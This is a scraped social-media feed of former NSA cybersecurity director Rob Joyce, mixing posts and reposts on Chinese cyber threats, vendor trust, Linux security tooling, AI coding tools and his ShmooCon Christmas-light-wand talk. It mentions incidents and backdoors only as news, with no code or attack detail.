Japan: Shinshu University
The discovery raises serious concerns about supply chain trust, especially as these robots are widely used in academic, corporate, and even defense-related environments.
cyberinsider.com/remote-access-backdoor-discovered-in-chi… -
Rob Joyce reposted
Craig H. Rowland
@CraigHRowland
When I was making tactics to de-cloak VPN/Tor users for anti-fraud, I didn't try to trace you back through hops in the VPN provider, I attacked the browser/device and forced it to leak the IP to me. You could have 100 hops and it didn't matter. This is false security.
Mullvad.net
@mullvadnet
Multihop now available on Android version 2025.1 and newer.
Read more here: mullvad.net/blog/multihop-now-available-on-android -
Rob Joyce
@RGB_Lights
How should you think about security related to the threat of Quantum Computers? Businesses need to start their multi-year journey now. In my role as PwC US Cyber, Risk & Regulatory Senior Fellow, I offered some thoughts here:
www.pwc.com/gx/en/issues/cybersecurity/the-quantum-conund… -
Rob Joyce reposted
Waymo
@Waymo
It’s official: Waymo One will be ready to serve Washington, D.C. next year! 🇺🇸 waymo.com/blog/2025/03/next-stop-for-waymo-one-washingtondc
-
Rob Joyce
@RGB_Lights
Huawei not only uses predatory pricing practices to undercut the more secure western products but it appears they use bribery too…
www.reuters.com/world/europe/five-charged-european-parlia… -
Rob Joyce
@RGB_Lights
One truth I've always stood by: attackers win by knowing your infrastructure better than you do. AI-enabled coding will bring amazing productivity, but the undiscovered cracks and seams built by vibe coding will be a massive attack surface for a while...
leo
@leojrr
guys, i'm under attack
ever since I started to share how I built my SaaS using Cursor
random thing are happening, maxed out usage on api keys, people bypassing the subscription, creating random shit on db
as you know, I'm not technical so this is taking me longer that usual to figure out
for now, I will stop sharing what I do publicly on X
there are just some weird ppl out there -
Rob Joyce reposted
Secure Miami
@Secure_Miami
We’re honored to welcome Rob Joyce (@RGB_Lights) former NSA Cybersecurity Director (2021–2024) and Special Assistant to the President, as our guest keynote speaker at #securemiami2025!
-
Rob Joyce
@RGB_Lights
AI empowered software development is advancing at an astonishing pace. Check out my story about creating a custom iPhone app in only 30 minutes. New tools enable friction-free development with remarkable efficiency. It is the dawn of a new era...
www.joycecyber.com/my-post -
Rob Joyce
@RGB_Lights
I got to testify to the House Select Committee on the Chinese Communist Party last week. One focus area was the threat from TP-Link routers. Having 60% of the US consumer Wi-Fi market flooded with devices that get automatic software updates from the PRC is a risk we can't accept.
-
Rob Joyce reposted
Matt Johansen
@mattjay
MSFT released new research on Silk Typhoon's supply chain attacks.
Key shift: Group now heavily leveraging stolen API keys and PAM credentials to hit downstream customers, particularly state/local gov and IT sector targets.
Here's what we know 🧵 -
Rob Joyce reposted
James Hayes
@HayesJh27
.@RGB_Lights, member of @TenableSecurity’s Public Sector Advisory Board testified before the @committeeonccp calling for stronger U.S. cyber defense capabilities, including vulnerability management to deter PRC activity. Watch his full testimony here: www.youtube.com/watch?v=wUZX1qLmriU
-
Rob Joyce reposted
Idaho National Lab
@INL
Special thanks to @RepMoolenaar and @CongressmanRaja for the invitation to testify and to co-witnesses @RGB_Lights and @LauraLGalante. 🤝
Learn more about @INL’s #criticalinfrastructure protection mission:
🔗 inl.gov/national-security/infrastructure-security-and-res…
🔗inl.gov/national-security/cybersecurity/ -
Rob Joyce
@RGB_Lights
My opening statement to the House Select Committee on the CCP
drive.google.com/file/d/1fwlEnsOzR5oRW3QP3I7bASsBrWu0klml…
Rob Joyce
@RGB_Lights
Sorry corrected Link
drive.google.com/file/d/1fwlEnsOzR5oRW3QP3I7bASsBrWu0klml… -
Rob Joyce
@RGB_Lights
Looking forward to testifying this morning about the significant, and growing, cyber threat from the CCP.
Select Committee on China
@ChinaSelect
🚨This morning's #cyber hearing will explore how the CCP is waging a full-scale cyber war against America. From power grids to telecoms, their attacks threaten our way of life. Tune in at 9:15AM EST to learn how we can defend against these escalating threats. #cybersecurity #nationalsecurity #fighttheccp
More on the hearing 🔽
selectcommitteeontheccp.house.gov/committee-activity/hear… -
Rob Joyce
@RGB_Lights
Kaspersky slinking to new depths….
scriptjunkie (Matt)
@scriptjunkie1
"one of the worst bulletproof hosting providers out there today -- Russia-based Prospero OOO -- is now getting transit to the larger internet via the antivirus and security firm Kaspersky Lab?
Prospero (AS200593) has been tied to multiple bulletproof hosting providers advertising on Russian cybercrime forums that say they will ignore all abuse complaints. It operates an insane amount of phishing domains at any given time, and it's been connected with ransomware C2s and distribution of ransom-adjacent malware operations like SocGholish and GootLoader."
infosec.exchange/@briankrebs/114067287885151964 -
Rob Joyce reposted
NCSC Director Wes Street
@NCSCStreet
Foreign spies routinely pose as commercial head-hunters on professional networking sites to target individuals for recruitment or information gathering purposes. Think before you link when seeking employment or other opportunities online.
-
Rob Joyce
@RGB_Lights
I continue to be impressed by the capabilities of Sandfly Security. If you run Linux—whether on big servers or embedded devices—you should check out their creative and powerful agentless approach!
Craig H. Rowland
@CraigHRowland
After many requests, we've added a very affordable Home User edition of Sandfly. This version also has SELinux support plus more rootkit and masquerading process detection. See more features in this thread...
-
Rob Joyce
@RGB_Lights
We need to make sure we don’t cripple ourselves in the 5G race!
thehill.com/opinion/technology/5153883-china-5g-race-amer… -
Rob Joyce
@RGB_Lights
Robot fighting today… parts were flying.
This media couldn't be displayed. See it on the original post. -
Rob Joyce
@RGB_Lights
A day watching robot violence.
-
Rob Joyce reposted
Sam Altman
@sama
OPENAI ROADMAP UPDATE FOR GPT-4.5 and GPT-5:
We want to do a better job of sharing our intended roadmap, and a much better job simplifying our product offerings.
We want AI to “just work” for you; we realize how complicated our model and product offerings have gotten.
We hate the model picker as much as you do and want to return to magic unified intelligence.
We will next ship GPT-4.5, the model we called Orion internally, as our last non-chain-of-thought model.
After that, a top goal for us is to unify o-series models and GPT-series models by creating systems that can use all our tools, know when to think for a long time or not, and generally be useful for a very wide range of tasks.
In both ChatGPT and our API, we will release GPT-5 as a system that integrates a lot of our technology, including o3. We will no longer ship o3 as a standalone model.
The free tier of ChatGPT will get unlimited chat access to GPT-5 at the standard intelligence setting (!!), subject to abuse thresholds.
Plus subscribers will be able to run GPT-5 at a higher level of intelligence, and Pro subscribers will be able to run GPT-5 at an even higher level of intelligence. These models will incorporate voice, canvas, search, deep research, and more. -
Rob Joyce
@RGB_Lights
Are your home Wi-Fi routers a secret entry point for nation-state hackers? I discussed the alarming trend of PRC cyber ops exploiting devices like TP-Link routers, along with intrusions into critical infrastructure & telcos: NatTech Sec podcast. @scsp_ai
scsp222.substack.com/p/episode-68-rob-joyce-on-the-chinese -
Rob Joyce reposted
LaurieWired
@lauriewired
Ghidra 11.3 is OUT!
PyGhidra is the new feature to be excited about.
It’s a Python library providing direct access to the Ghidra API.
I expect this to massively increase Reverse Engineering tool development, as it significantly reduces the barrier to entry. -
Rob Joyce
@RGB_Lights
Another gathering of the Joyce cybersecurity cabal. Working to make the world a safer place!
@JumpforJoyce @ Sean Joyce
Rob Joyce
@RGB_Lights
I firmly believe you make your own luck @JohnHultquist and my partners in crime are great examples of that!
-
Rob Joyce reposted
John Hultquist
@JohnHultquist
The Joyce Luck Club?
-
Rob Joyce reposted
Polymarket Intel
@PolymarketIntel
Incredible footage: A Ukrainian interceptor FPV drone, deployed from a “mothership,” takes down a Russian ISR drone mid-air.
-
Rob Joyce reposted
Flavio Adamo
@flavioAd
🚨 o3-mini crushed DeepSeek R1 🚨
"write a Python program that shows a ball bouncing inside a spinning hexagon. The ball should be affected by gravity and friction, and it must bounce off the rotating walls realistically" -
Rob Joyce reposted
Mckay Wrigley
@mckaywrigley
I replaced every ai agent & workflow I have running OpenAI’s o1 model with new o3-mini.
They *all* still work, and some work *better*.
But for 9x cheaper and 4x faster.
They are significantly under-hyping this model - it’s absolutely unbelievable.
o3 & o3 pro will be crazy. -
Rob Joyce reposted
Sam Altman
@sama
o3-mini is out!
smart, fast model.
available in ChatGPT and API.
it can search the web, and it shows its thinking.
available to free-tier users! click the "reason" button.
with ChatGPT plus, you can select "o3-mini-high", which thinks harder and gives better answers. -
Rob Joyce
@RGB_Lights
Blocking the HP Enterprise / Juniper Networks deal makes no sense — especially this week. Are we really going to let Huawei and China own the market on critical technology infrastructure after Salt Typhoon and other intrusions? @hpe @JuniperNetworks
Josh Wright
@JoshWright1977
Bizarre times in antitrust.
Yesterday: Biden FTC works with China to go after American companies.
Now: Biden DOJ holdovers holding up HPE / Juniper deal that would enable it to compete against Huawei?
Cramer: "This was a gimme."
app.criticalmention.com/app/ -
Rob Joyce reposted
Sam Altman
@sama
next phase of the msft x oai partnership is gonna be much better than anyone is ready for!!
-
Rob Joyce
@RGB_Lights
Sandfly Security keeps getting better. Many tech tools miss the mark in usability. While Sandfly has awesome capability, they realize that functionality is so much more powerful if you make it understandable, clean and intuitive. Continued great improvements here. Try it out!
Craig H. Rowland
@CraigHRowland
We added in a powerful new consolidated host view into Sandfly 5.3. You can see not just alerts, but core system data such as processes, users, scheduled tasks, kernel modules, network listeners, SSH keys and more. See some examples in this thread.
Sandfly Security
@SandflySecurity
Sandfly 5.3 features an all-new unified Linux host view, Microsoft Sentinel integration, many new Linux threat detections and faster speeds all around. Learn more about it below:
sandflysecurity.com/about-us/news/sandfly-5-3-detailed-ho… -
Rob Joyce reposted
Craig H. Rowland
@CraigHRowland
We added in a powerful new consolidated host view into Sandfly 5.3. You can see not just alerts, but core system data such as processes, users, scheduled tasks, kernel modules, network listeners, SSH keys and more. See some examples in this thread.
Sandfly Security
@SandflySecurity
Sandfly 5.3 features an all-new unified Linux host view, Microsoft Sentinel integration, many new Linux threat detections and faster speeds all around. Learn more about it below:
sandflysecurity.com/about-us/news/sandfly-5-3-detailed-ho… -
Rob Joyce reposted
Tom Cotton
@SenTomCotton
Any company that hosts, distributes, services, or otherwise facilitates communist-controlled TikTok could face hundreds of billions of dollars of ruinous liability under the law, not just from DOJ, but also under securities law, shareholder lawsuits, and state AGs. Think about it.
TikTok Policy
@TikTokPolicy
STATEMENT FROM TIKTOK:
In agreement with our service providers, TikTok is in the process of restoring service. We thank President Trump for providing the necessary clarity and assurance to our service providers that they will face no penalties providing TikTok to over 170 million Americans and allowing over 7 million small businesses to thrive.
It’s a strong stand for the First Amendment and against arbitrary censorship. We will work with President Trump on a long-term solution that keeps TikTok in the United States. -
Rob Joyce reposted
thaddeus e. grugq
@thegrugq
The second order effects of banning TikTok will be very interesting.
Personally, I think people are missing the real threat it poses, which is that the CCP has influence over the discourse of any topic they choose. They can promote one side and downplay others. -
Rob Joyce reposted
Dmitri Alperovitch
@DAlperovitch
US government finding:
China "is now using its state-led, non-market approach to the economy and trade in ways designed to displace foreign competitors and secure the dominance of Chinese enterprises in targeted industries, both in the China market and in global markets.” -
Rob Joyce reposted
AllegisCyber Capital
@AllegisCyber
Read the latest from @BobAckerman on how Social engineering is now the cybercriminal’s weapon of choice—costing Americans over $8B annually. It exploits trust, urgency, and fear, making awareness and vigilance more critical than ever. #cybersecurity isn’t just a tech issue—it’s a human one.
insights.allegiscyber.com/post/102juds/social-engineering… -
Rob Joyce
@RGB_Lights
Last weekend I got to talk about the light wands I use in my Christmas display and give a live demonstration at Shmoocon. Thanks Carson Zimmerman, official Shmoo photographer, for awesome pics. You have to do the "we will rock you" soundtrack in your head!
www.scworld.com/perspective/shmoocon-ends-20-year-run-wit… -
Rob Joyce
@RGB_Lights
@shmoocon light wand /Christmas light resources can be found here:
lightsatshmoo.free.nf
Rob Joyce
@RGB_Lights
And info on the protocol courtesy of @psiifertex
Jordan Wiens
@psifertex
Code is live!
github.com/psifertex/gflaibrary
Start of a JS script for flipper is there as well but not functional. Leaving that one available for someone else to finish if they like. :-) -
Rob Joyce reposted
Jordan Wiens
@psifertex
Code is live!
github.com/psifertex/gflaibrary
Start of a JS script for flipper is there as well but not functional. Leaving that one available for someone else to finish if they like. :-) -
Rob Joyce reposted
-
Rob Joyce
@RGB_Lights
Light wand challenge 1 is complete!
@psifertex Jordan Wiens has successfully parsed captures to understand R/G/B values, checksum, and static values necessary to frame the transmission. GitHub documentation promised after cleanup.
@shmoocon Challenge 2, Flipper app unclaimed -
Rob Joyce
@RGB_Lights
As seen at @shmoocon ❤️❤️
-
Rob Joyce
@RGB_Lights
As of Saturday 4:30pm, nobody has submitted either of the light wand challenges at @shmoocon
Details on the challenge in the deck here:
drive.google.com/file/d/1OKYOB3X11BVaYW5hspkVEfPDiY0hrrFV… -
Rob Joyce reposted
Kiwi 🥝 🍉
@_0xKiwi
Any NIST folks at ShmooCon? I have a brilliant college student looking to get an internship at NIST. Please lmk!
#shmoocon #nist @NISTcyber -
Rob Joyce
@RGB_Lights
Thanks @_0xKiwi
IYKYK! -
Rob Joyce reposted
d4rkm4tter (Mike Spicer)
@d4rkm4tter
They have an FCC filing so I assume my transmissions are compliant
They work up to like a mile and a half away
@RGB_Lights -
Rob Joyce
@RGB_Lights
Everyone has a light wand in their @shmoocon swag bag. Don’t forget to bring it to the 6pm talk! They are RF controlled and part of the experience!
ShmooCon
@shmoocon
Today's the day! Registration opens at noon. Opening remarks are at 2p. Check out the complete schedule here: shmoocon.org/schedule/ Stream live here: shmoocon.org/streams/
-
Rob Joyce
@RGB_Lights
Christmas Robot was easily the favorite song in our holiday light show this year. It's an earworm!
This media couldn't be displayed. See it on the original post. -
Rob Joyce reposted
SecurityShrimp @wwhf
@Securityshrimp
Im trying to find a badge for this talk only. Couldn't get one so ill be there lobbyconning the rest, but really wanted to see this talk
-
Rob Joyce reposted
Ray [REDACTED]
@RayRedacted
If you are lucky enough to have a shmoocon badge, let's make sure we go to this @RGB_Lights talk at 18:00 Friday.
(I will be in the front row!) -
Rob Joyce
@RGB_Lights
A story about my Christmas obsession!
www.theregister.com/2024/12/25/joyce_christmas_lights/ -
Rob Joyce
@RGB_Lights
US Government moving on China associated TP Link as another concern in our cyber supply chain. Growing to dominate the residential WiFi and router market, they are seen as vulnerable and a tool used in hacks. Similar to advisories on Huawei and Kaspersky, move away!
-
Rob Joyce
@RGB_Lights
Partners like Qintel are critical to our ability to produce timely and consumable threat intelligence against our nation's adversaries. Glad to have been able to talk at their holiday gathering!
-
Rob Joyce
@RGB_Lights
There will be Lights at Shmoocon! I was selected to present!
Hope to see you at my talk on Friday, January 10th on the opening day of Shmoocon!
💡 🎄
Rob Joyce
@RGB_Lights
-
Rob Joyce
@RGB_Lights
For anyone interested in detection and prevention methods against Salt Typhoon intrusions targeting communication providers, here is a comprehensive guide:
media.defense.gov/2024/Dec/03/2003596322/-1/-1/0/JOINT-GU… -
Rob Joyce
@RGB_Lights
Christmas Light Show started this weekend. Some minor gremlins to work out but things are working!
-
Rob Joyce
@RGB_Lights
Progress on Christmas light install….
-
Rob Joyce reposted
Royal Hansen
@royalhansen
Congratulations @philvenables on being honored to the 2024 Forbes CIO Next list! A champion for responsible AI and ensuring @googlecloud and its customers stay secure. More in @Forbes on how thousands of companies are safely adopting AI. www.forbes.com/sites/richardnieva/2024/11/19/google-cloud…
-
Rob Joyce
@RGB_Lights
There's been a lot of attention on the Salt Typhoon intrusions. Don't forget the Volt Typhoon prepositioning is still a major problem as well!
www.tenable.com/blog/volt-typhoon-what-state-and-local-go… -
Rob Joyce reposted
Craig H. Rowland
@CraigHRowland
This write-up has details on the GoblinRat malware along with a video breaking down the hiding tactics used. Worth a read and watching for Linux threat teams.
Happy to see malware on Linux moving to Go. More reliable plus memory safe malware is what we need.
HaxRob
@haxrob
This seems to be the only details on GoblinRAT in the public domain right now:
Writeup:
rt-solar.ru/solar-4rays/blog/4861/
Video presentation:
vk.com/video-172362100_456239172 -
Rob Joyce reposted
Katherine Boyle
@KTmBoyle
My HOA has miscalculated.
They don’t know how prepared I am for war. -
Rob Joyce
@RGB_Lights
Went to Cabo, Mexico to speak at the WWT Championship. World Wide Technology put on phenomenal event for customers and partners in conjunction with their sponsorship of the PGA event.
-
Rob Joyce reposted
Caitlin Kalinowski
@kalinowski007
I’m delighted to share that I’m joining @OpenAI to lead robotics and consumer hardware!
In my new role, I will initially focus on OpenAI’s robotics work and partnerships to help bring AI into the physical world and unlock its benefits for humanity. -
Rob Joyce
@RGB_Lights
Flaming pumpkin man - 10 years of Halloween scares without an arrest, lawsuit or Darwin award...
-
Rob Joyce
@RGB_Lights
Who’s got a fast F5 finger and scored 2 tickets to the final Shmoocon? This guy!! @shmoocon
-
Rob Joyce
@RGB_Lights
The Microsoft team found SOHO routers manufactured by TP-Link made up most of a covert network of compromised devices used for Storm-0940 hacking operations. They exploit a vulnerability in the routers to gain remote code execution capability for a botnet
www.microsoft.com/en-us/security/blog/2024/10/31/chinese-… -
Rob Joyce reposted
Sam Altman
@sama
hey i'm really sorry to keep hyping our own product but you really should get chatgpt plus and install the chrome extension for search
i am cheerfully the first to admit when we ship something that isn't very good, but this time it's...really good -
Rob Joyce
@RGB_Lights
The Xz supply chain attack taught us that even trusted, longstanding open source projects can be compromised. Security vigilance must apply to every piece of code, no matter its history and the developer. We had a huge near-miss.
-
Rob Joyce
@RGB_Lights
I hear hack back as a solution to intrusions, and disagree. Compromised machines in friendly/ neutral countries will be targeted, risking harm to innocents. The diplomatic implications are already severe. Hack back is inherently a governmental function. Cyber doesn’t stop cyber.
-
Rob Joyce
@RGB_Lights
Tell me the Ruble is cratering without telling me the Ruble has cratered…
WarTranslated
@wartranslated
Russian media reported that a Russian court fined Google 2 undecillion rubles (2,000,000,000,000,000,000,000,000,000,000,000,000).
This fine was imposed on Google because the company failed to comply with the requirements to restore the accounts of 17 Russian YouTube channels, including Channel One, Russia 1, and others, as well as the YouTube channel of Margarita Simonyan. This amount doubles every Sunday.
An undecillion is a unit with 36 zeros, and 2 undecillion rubles is equivalent to 20 decillion dollars. -
Rob Joyce
@RGB_Lights
-
Rob Joyce
@RGB_Lights
Shockingly accurate video of many enterprise security products.
-
Rob Joyce reposted
iSecurity
@iSecurity
Corelight Welcomes Rob Joyce and Ian West as New Advisors cnhinews.com consent.google.com/m?continue=https://news.google.com/rss… #cybersecurity #infosec #securityinsights
-
Rob Joyce
@RGB_Lights
Serious question. Can anyone tell me how we are safer / better for the cookie warning clicking I have to do on the internet? Advertisers still own your browsing habits and the world expends a collective bazillion hours a week on a needless friction.
Rob Joyce
@RGB_Lights
-
Rob Joyce reposted
Justin Elze
@HackingLZ
So @RGB_Lights always puts on a master class on how to properly meme. You should all learn from him. There have been some pretty weak memes in this space lately do better.
Rob Joyce
@RGB_Lights
It’s been quite a year… Expect anything that is internet facing to be probed, tested and then exploited if insecure. Restrict management interfaces for appliances - never directly expose them. Log and inspect with rigor!
-
Rob Joyce
@RGB_Lights
It’s been quite a year… Expect anything that is internet facing to be probed, tested and then exploited if insecure. Restrict management interfaces for appliances - never directly expose them. Log and inspect with rigor!
-
Rob Joyce
@RGB_Lights
@SpaceX is crushing their competition with audacious things like reusable rockets that land after launch, but this shows as much of their success as anything else. Look at the relentless reduction in complexity, cutting manufacturing time, reducing cost and improving reliability.
Rob Joyce
@RGB_Lights
Not to mention that engine gets more capable with each generation…
-
Rob Joyce
@RGB_Lights
-
Rob Joyce reposted
Sean Lyngaas
@snlyngaas
Our story from an hour ago (Feds have since confirmed in a public statement): Investigators suspect Russian operatives are behind fake video showing Pennsylvania ballots being destroyed, sources say www.cnn.com/2024/10/25/politics/investigators-suspect-rus…
-
Rob Joyce reposted
Cybersecurity and Infrastructure Security Agency
@CISAgov
Today, @CISAgov, @ODNIgov, and @FBI released a statement attributing yesterday's fake video destroying ballots in PA elections to Russia. Local election officials already debunked this video. Election officials are the trusted source for election info. go.dhs.gov/UMQ
-
Rob Joyce
@RGB_Lights
We are all in this together. Government, industry, and academia need to collaborate in an environment where attackers have the advantage. Sometimes, however, each side can be a bit aggressive in its messaging. 🤣
-
Rob Joyce
@RGB_Lights
Check snopes.com before you share something.
No, copying to your timeline on Facebook does nothing. That web site is run by a malign actor. That screenshot is not actually from a real article. I could go on. Use your brains before clicking please! -
Rob Joyce
@RGB_Lights
Yes- I’m looking at you!
-
Rob Joyce
@RGB_Lights
-
Rob Joyce
@RGB_Lights
I don’t think TikTok is marketing the right person (and, yes, I know this is a phish) 🤣
-
Rob Joyce
@RGB_Lights
I’m at the point that I don’t need / want backpacks, notebooks, pens, lights, t-shirts and all of the other conference items. Despite that, it’s still a huge part of the conference experience. Anyone have a good estimate of what percent of giveaway swag is actually used?
-
Rob Joyce
@RGB_Lights
Would you know if you hired a North Korean as a remote working employee?
Didn’t have that on my cybersecurity bingo card for 2024! -
Rob Joyce
@RGB_Lights
-
Rob Joyce
@RGB_Lights
You should be challenging your defenses regularly with red teams. Also use different external teams over time to ensure you get new techniques and tradecraft thrown at you. Finally, test variants of successful exploitation technique to ensure they are remediated.
-
Rob Joyce
@RGB_Lights
China gets caught: cyber campaign with victims, major industry players & multiple governments compromising its operations. Rebuttal? Fake news, covert action and a conspiracy. Sorry-the US can’t keep a secret that big anymore. Distraction fail (but press do better covering this)
Rob Joyce
@RGB_Lights
www.techradar.com/pro/volt-typhoon-is-actually-a-cia-asse…
www.theregister.com/2024/10/15/china_volt_typhoon_false_f…
I’ll gladly chime in and note that China’s pushback is utterly ridiculous. Thankfully there’s plenty of evidence and independent voices showing the PRC malicious activity into our critical infrastructure. -
Rob Joyce reposted
munecos
@munecossjd4
@TenableSecurity's Cloud Security offering kicks ass. Amazing to see this team innovate on a weekly basis. So proud of them and the work we're doing across the board at Tenable.
www.tenable.com/announcements/dspm-ai-spm -
Rob Joyce
@RGB_Lights
Claims of Chinese researchers breaking "military grade encryption" with a quantum computer are totally overblown. They attacked a trivial 22 bit key and used a quantum annealing architecture. Still not cryptographically relevant and not a quantum computer. Still not breaking RSA!
Abdullah Al-Rasheed
@twistedhardware
What the researcher did is they used a commercial quantum computer as a service from D-Wave to factorize a 22-bit RSA public key. For reference, RSA 512-bit was successfully factorized by Herman te Riele with the advanced technology of 1999 desktops ...
-
Rob Joyce
@RGB_Lights
Got to talk Linux security and defense strategies with @CraigHRowland and hear about their @SandflySecurity tools that combat these threats.
Sandfly Security
@SandflySecurity
Watch Rob Joyce (@RGB_Lights), former head of the NSA Cybersecurity Directorate, discuss threats against Linux critical infrastructure with Sandfly founder @CraigHRowland. They discuss nation state objectives and defense strategies.
This media couldn't be displayed. See it on the original post. -
Rob Joyce
@RGB_Lights
Choose wisely. Sometimes there is a need for baselining expectations, knowledge and policies. You can also quickly go overboard and loose your audience…
-
Rob Joyce
@RGB_Lights
My time at NSA made me think differently about cybersecurity. Working in both the foreign intelligence SIGINT mission and the defensive activities expands your view of what is effective defense and what gives attackers advantage. You think differently after being on both sides.
-
Rob Joyce
@RGB_Lights
We talked about the risks you were taking. It wasn’t until Kaspersky unilaterally uninstalled their product and installed another (at the kernel level) that the lightbulb finally went on about the level of trust & access actually granted. Couple that with Russia national actions-
-
Rob Joyce
@RGB_Lights
-
Rob Joyce
@RGB_Lights
-
Rob Joyce
@RGB_Lights
Don’t do it. Passwords are hard to remember, but reusing them will lead to a world of regret. Make a strong and unique password and enable multi-factor authentication for every site.
-
Rob Joyce
@RGB_Lights
Nuff said.
-
Rob Joyce reposted
Craig H. Rowland
@CraigHRowland
What if you could turn a feature of a Linux stealth rootkit into a liability you could detect? Today, we are doing just that. Sandfly now de-cloaks files being hidden by stealth rootkits on Linux agentlessly. Hiding files is now a liability. Here is what it does... 1/n
Sandfly Security
@SandflySecurity
Sandfly 5.2 can instantly decloak files and directories hidden by Linux stealth rootkits. This new capability tells you what systems are compromised with active rootkits and what they are hiding in seconds. Learn more below and get a free license today:
sandflysecurity.com/about-us/news/sandfly-5-2-linux-steal… -
Rob Joyce
@RGB_Lights
Integrating honeypots and tripwires into your enterprise defenses is smart. They provide clear, early warnings that demand investigation.
-
Rob Joyce
@RGB_Lights
I’m part of the AI optimist club -it’s a wild ride! Pace of improvement? Astounding. Expanding use cases? Thrilling. Sure, there's a hefty debate and plenty of hype, but we're witnessing a radical AI transformation rewriting ‘impossible.’ Can't wait to see the comments...
Rob Joyce
@RGB_Lights
The Cipher Brief
@thecipherbrief
What impact does Rob Joyce @RGB_Lights, former @NSAGov Cybersecurity Director, think #ai will have? “It’s going to make everyone faster, better and more capable.” Whether its #misinformation, intelligence or business, “The people who use AI will outperform those who don’t.”
-
Rob Joyce reposted
The Cipher Brief
@thecipherbrief
What impact does Rob Joyce @RGB_Lights, former @NSAGov Cybersecurity Director, think #ai will have? “It’s going to make everyone faster, better and more capable.” Whether its #misinformation, intelligence or business, “The people who use AI will outperform those who don’t.”
-
Rob Joyce
@RGB_Lights
Your cyber hygiene is solid, but what about your family & friends? They are likely reusing passwords with weaknesses. Get them on a password manager & introduce them to MFA—it’s the baseline for staying secure online. Be an evangelist!
-
Rob Joyce reposted
Dustin Volz
@dnvolz
The average age of anyone arrested for a crime in the U.S. is 37. The average age of someone arrested for cybercrime is 19. www.wsj.com/tech/cybersecurity/arion-kurtaj-hacker-468e6cad
-
Rob Joyce
@RGB_Lights
For my US CYBERCOM friends!
-
Rob Joyce reposted
Eric Geller
@ericgeller
DOJ and Microsoft have partnered to seize 107 domain names that Russian intelligence operatives were using to spearphish and hack U.S. companies and current and former U.S. government employees.
www.justice.gov/opa/pr/justice-department-disrupts-russia…
blogs.microsoft.com/on-the-issues/2024/10/03/protecting-d…
www.noticeofpleadings.com/starblizzard/ -
Rob Joyce
@RGB_Lights
I’ve been offered free credit monitoring at least 6 times in the last few years (still using my OPM one). How many breaches does it take before we prioritize real cybersecurity over cleanup offers? What's your free credit monitoring number?
-
Rob Joyce
@RGB_Lights
Two of my favorite folks. Check out @riskybusiness Patrick Gray and @CraigHRowland talk about the creative approach to Linux security at @SandflySecurity
First 15 minutes of this podcast:
www.youtube.com/watch?v=hVlqUjF-sms -
Rob Joyce
@RGB_Lights
It’s troubling to see intrusion responses struggle due to lack of logging and visibility. Build a robust logging strategy and practice hunts to truly understand what you're monitoring and what you can trust. Incident time is a painful moment for discovery learning.
-
Rob Joyce
@RGB_Lights
Starting with a hard truth. Many security teams know how to defend their enterprise but lack resources to implement security and tackle tech debt. As a cost center, security is often overlooked until a breach happens. Not a blank check, but support your CISO!
-
Rob Joyce
@RGB_Lights
Memetober...
-
Rob Joyce
@RGB_Lights
Memetober is about to start....
-
Rob Joyce
@RGB_Lights
Supply chain disruption of high quality quartz from NC is painful, but not the semiconductor Armageddon some are panicking about. There are other operational sources.
maxtonco.com/what-is-high-purity-silica-quartz-sand-its-m… -
Rob Joyce
@RGB_Lights
Always great to be on the Risky Business podcast!
YouTube:
youtu.be/u9G4Ov5cXw4
Podcast:
risky.biz/RB765/
Patrick Gray
@riskybusiness
Our pal @RGB_Lights joined us on this week's RB. You can find it on YT or where you normally get the audio version
-
Rob Joyce
@RGB_Lights
This is why handing root-level access to Kaspersky was a huge risk. Users were "migrated" - software uninstalled and a totally different product was installed automagically. They had total control of your machine. #itsabouttrust
Aaron Kempf
@AaronKempf3
By Sayan Sen - Users are suddenly finding their Kaspersky anti-virus automatically uninstalled itself and has been replaced with "UltraAV." #kaspersky #ultraav
www.neowin.net/news/kaspersky-users-suddenly-finding-ultr…
Rob Joyce
@RGB_Lights
Are you sure this is the only software that was installed?
😟 -
Rob Joyce reposted
Eric Geller
@ericgeller
We're hearing from the "Five Eyes" cyber chiefs at #aspencyber: 🇨🇦 Rajiv Gupta (@cybercentre_ca), 🇳🇿 Lisa Fong (New Zealand National Cyber Security Centre), 🇦🇺 Stephanie Crowe (@ASDGovAu), 🇬🇧 Felicity Oswald (@NCSC), and 🇺🇸 David Luber (@NSAgov).
-
Rob Joyce
@RGB_Lights
On the right problems the new OpenAI o1 preview / Strawberry model is pretty amazing...
Maxim Lott
@maximlott
OpenAI's new o1 model is a BIG breakthrough in AI intelligence, if IQ tests say anything.
I gave it the Norway Mensa IQ test, and it blows other AIs out of the water.
I'm surprised!... Because there hadn't been public progress in the last 6mo.
Link to full analysis below: -
Rob Joyce reposted
Brad Smith
@BradSmi
The tech industry has a responsibility to ensure our platforms are not used to spread harmful content, including non-consensual intimate imagery (NCII), whether real or synthetic. This is why @Microsoft is working with external partners and experts to help prevent this harmful material from being shared across our services. blogs.microsoft.com/on-the-issues/2024/09/05/an-update-on…
-
Rob Joyce
@RGB_Lights
Hang gliders taking advantage of the wind in the Outer Banks. Some serious skill and finesse demonstrated here…
This media couldn't be displayed. See it on the original post. -
Rob Joyce reposted
SecurityWeek
@SecurityWeek
Chinese APT Volt Typhoon Caught Exploiting Versa Networks SD-WAN Zero-Day - www.securityweek.com/chinese-apt-volt-typhoon-caught-expl…
-
Rob Joyce
@RGB_Lights
Want to see a Grace Hopper lecture? NSA just released a historic recording and it is 🔥
The lecture is “Future Possibilities: Data, Hardware, Software, and People”
Hear from a legend in her own words.
www.nsa.gov/Press-Room/Press-Releases-Statements/Press-Re… -
Rob Joyce
@RGB_Lights
If you were wondering what the future looks like, this is it… 👍
Ricky
@rickyrobinett
What can an 8-year-old build in 45 minutes with the assistance of AI?
My daughter has been learning to code with @cursor_ai and it's mind-blowing🤯
Here are highlights from her second coding session. In 45 minutes she built a chatbot powered by @CloudflareDev Workers AI 👀This media couldn't be displayed. See it on the original post. -
Rob Joyce
@RGB_Lights
This is a powerful capability in the newest Sandfly release. Check your passwords and find private keys hanging out in places you forgot... LOTL exploitation will find these issues and you should catch them first.
Craig H. Rowland
@CraigHRowland
Sandfly's latest release adds in yescrypt support for our agentless Linux password auditor, plus more. Check it out below and get a free license to audit your systems for weak passwords instantly.
-
Rob Joyce
@RGB_Lights
Chinese Backdoor Alert! Security enhancements on Mifare Classic cards used in hotels/business contain a supply chain backdoor making reading & exploitation trivial. Great paper by Philippe Teuwen Quarkslab eprint.iacr.org/2024/1275.pdf Watch your Chinese supply chains carefully folks!
Rob Joyce
@RGB_Lights
For those that don’t know, these are the RF keycards that are used in the electronic locks for hotels and other businesses. This backdoor allows trivial reading and duplication of the keycard for those that had the backdoor key. 🔑
-
Rob Joyce reposted
